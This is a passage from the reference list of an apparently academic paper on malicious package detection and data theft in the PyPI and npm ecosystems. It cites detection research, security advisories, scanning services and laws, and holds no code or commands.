37. Ohm M, Boes F, Bungartz C, Meier M (2022) On the feasibility of supervised machine learning for the detection of malicious software packages. In: Proceedings of the 17th International Conference on Availability, Reliability and Security, pp 1–10
38. Olabim M, Greenfield A, Barlow A (2024) A differential privacy-based approach for mitigating data theft in ransomware attacks. Authorea Preprints
39. Osborne C (????) Malicious python library CTX removed from PyPI repo. URL https://portswigger.net/daily-swig/malicious-python-library-ctx-removed-from-pypi-repo
40. OSCS Open Source Security Community (2022) Mega707 launches over 150 malicious software packages in pypi official repository. URL https://www.oscs1024.com/hd/MPS-2022-20159, 2025-05-25
41. Ozturk M, Demir A, Arslan Z, Caliskan O (2024) Dynamic behavioural analysis of privacy-breaching and data theft ransomware. arXiv Preprint
42. Payload Security (2023) Hybrid analysis. URL https://www.hybrid-analysis.com
43. Python Software Foundation (2023) Securing pypi accounts via two-factor authentication. URL https://blog.pypi.org/posts/2023-05-25-securing-pypi-with-2fa/
44. Python Software Foundation (2024) 2fa required for pypi. URL https://blog.pypi.org/posts/2024-01-01-2fa-enforced/
45. Sejfia A, Schäfer M (2022) Practical automated detection of malicious npm packages. In: Proceedings of the 44th International Conference on Software

Engineering, pp 1681–1692
46. Snyk (2025) Snyk — developer security platform. URL https://snyk.io/
47. SolarWinds Inc (2021) Solarwinds security advisory. URL https://www.solarwinds.com/sa-overview/securityadvisory, accessed: 2025-05-25
48. sonatype (2022) 8th annual state of the software supply chain. URL https://www.sonatype.com/resources/state-of-the-software-supply-chain-2022/introduction
49. Stolfo SJ, Salem MB, Keromytis AD (2012) Fog computing: Mitigating insider data theft attacks in the cloud. In: 2012 IEEE symposium on security and privacy workshops, IEEE, pp 125–128
50. Sun X, Gao X, Cao S, Bo L, Wu X, Huang K (2024) 1+1¿2: Integrating deep code behaviors with metadata features for malicious pypi package detection. In: Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering, pp 1–13
51. Taylor M, Vaidya R, Davidson D, De Carli L, Rastogi V (2020) Defending against package typosquatting. In: Proceedings of the 14th International Conference on Network and System Security, pp 112–131
52. Team SSR (2025) Open source malware index q1 2025: Data exfil threats rising sharply. URL https://www.sonatype.com/blog/open-source-malware-index-q1-2025
53. techtarget (2025) sensitive information definition. URL https://www.techtarget.com/whatis/definition/sensitive-information
54. Thomas K, Li F, Zand A, Barrett J, Ranieri J, Invernizzi L, Markov Y, Comanescu O, Eranti V, Moscicki A, et al. (2017) Data breaches, phishing, or malware? understanding the risks of stolen credentials. In: Proceedings of the 2017 ACM SIGSAC conference on computer and communications security, pp 1421–1434
55. United States Congress (1986) Computer fraud and abuse act (cfaa), 18 u.s. code § 1030. United States Code, URL https://www.law.cornell.edu/uscode/text/18/1030, amended multiple times, latest version available at: https://www.law.cornell.edu/uscode/text/18/1030
56. United States Congress (1996) Health insurance portability and accountability act (hipaa), pub. l. no. 104-191, 110 stat. 1936. United States Statutes at Large, URL https://www.govinfo.gov/content/pkg/PLAW-104publ191/html/PLAW-104publ191.htm, available at: https://www.govinfo.gov/content/pkg/PLAW-104publ191/html/PLAW-104publ191.htm
57. virustotal (2023) Virustotal. URL https://www.virustotal.com/gui/home/upload
58. Vu DL, Pashchenko I, Massacci F, Plate H, Sabetta A (2020) Typosquatting and combosquatting attacks on the python ecosystem. In: 2020 ieee european symposium on security and privacy workshops (euros&pw), IEEE, pp 509–514
59. Vu DL, Pashchenko I, Massacci F, Plate H, Sabetta A (2020) Typosquatting and combosquatting attacks on the python ecosystem. In: 2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW),

pp 509–514, DOI 10.1109/EuroSPW51379.2020.00074
60. Vu DL, Newman Z, Meyers JS (2023) Bad snakes: Understanding and improving python package index malware scanning. In: Proceedings of the 45th International Conference on Software Engineering
61. Wenbo G, Zhengzi X, Chengwei L, Cheng H, Yong F, Yang L (2023) An empirical study of malicious code in pypi ecosystem. In: Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering
62. Yang Z, Yang M, Zhang Y, Gu G, Ning P, Wang XS (2013) Appintent: Analyzing sensitive data transmission in android for privacy leakage detection. In: Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security, pp 1043–1054
63. Zahan N, Zimmermann T, Godefroid P, Murphy B, Maddila C, Williams L (2022) What are weak links in the npm supply chain? In: Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice, pp 331–340
64. Zhang J, Huang K, Huang Y, Chen B, Wang R, Wang C, Peng X (2025) Killing two birds with one stone: Malicious package detection in npm and pypi using a single model of malicious behavior sequence. ACM Transactions on Software Engineering and Methodology 34(4):1–28
65. Zhang X, Liu C, Nepal S, Pandey S, Chen J (2012) A privacy leakage upper bound constraint-based approach for cost-effective privacy preserving of intermediate data sets in cloud. IEEE Transactions on Parallel and Distributed Systems 24(6):1192–1202